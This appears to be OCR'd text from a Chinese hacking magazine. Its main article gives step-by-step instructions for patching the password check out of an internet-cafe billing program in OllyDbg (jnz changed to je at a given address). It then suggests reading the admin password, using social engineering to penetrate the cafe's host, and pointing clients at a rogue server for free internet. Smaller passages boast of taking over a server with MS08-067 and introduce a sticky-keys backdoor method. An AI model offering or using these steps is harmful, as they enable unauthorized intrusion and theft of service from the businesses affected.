


图 4

接下来我就顺手使用MS08-067的溢出程序把服务器给搞定了，如图5，图6。




图 5




图 6

（本文所涉及到的MS08-067 exp已收录到光盘中）

OD也来颠覆同联网吧

风流涕淌

我们这儿新开了一家网吧，所以我特地跑过来看了看，打开电脑后发现使用的是同联分布式网吧计费系统，如图1。我在脑海里仔细的搜索了半天，记得以前曾在X档案上看到过S7LX写的破解过程，他使用的是结束进程的方法，也就是同时结束保护进程和收费进程，对于这个方法我也是屡试不爽，可自从同联升级了之后，那种最原始的方法就不行了，使用冰刃同时结束进程，就会重启，真是让人无奈呀。




图 1

这时我就在硬盘里随便乱翻着，突然发现了一个好东西，如图2（一般在Program Files目录下都有一些好东西的），赶紧打开“SETTING.EXE”看看，还需要输入密码才行，我随便试了几个傻瓜式的密码都没有成功，看来网管也不是太傻呀^_^，如图3。




图 2




图 3

这时我想到了汇编，好久都没有玩汇编了，技术有点儿退步，就当作是练手吧！启动PEID来扫下壳看看，显示程序是Delphi编写的，没有加壳，如图4。




图 4




图 5

使用OD加载程序后也没有继续分析的提示，可以确定程序确实没有加壳。点击右键选择“Ultra String Referance”，点击“Find ASCII”来查找“口令错误”，就来到了如图5所示的地方，很明显跳转来自0045E02C（OD有红线显示），这也正是我们所希望的。解释一下，jnz或jne为非零转移，也就是不等于时转移，当输入密码不等于正确密码时，就跳转到“口令错误”。相反的，je或jz就是零转移，所以我们将0045e02c处的jnz直接更改为je，如图6。最




图 6

后“复制到可执行文件”－“所有修改保存”就可以了，这时就不会显示密码输入框了，可以直接登录进去，如图7。也许会有小菜要问，我们进去后会有什么用呢？登录进去后当然有用了呀，我给大家简单的列出几条进去后可以做的事情：

1、破解还原，取消“启动时自动启动客户端”就行了。

2、使用“星号查看器”来查出管理员的密码，然后利用社工来渗透网吧主机。

2、在另一台电脑上搭建服务端，修改“服务器IP”，来直接免费上网。

这里我只是简单说一下自己的想法，至于其它的用途就请大家自己去发掘吧！

（本文所涉及到的PEID、OD、破解后的setting.exe，已经收录到光盘中）




图7

文章难易度：★★
文章阅读点：利用一些现成工具，结合粘滞键后门和映像劫持来实现免费上网的目的

看我通杀网吧中的万象

寻梦人

这学期，学校的网吧特变态，对万象做了很多限制，以前的一些破解方法都不管用了，于是只能无奈的看着自己的钞票哗哗的流向学校，心里好是郁闷啊，为了生活只好自己动手来搞定它了。

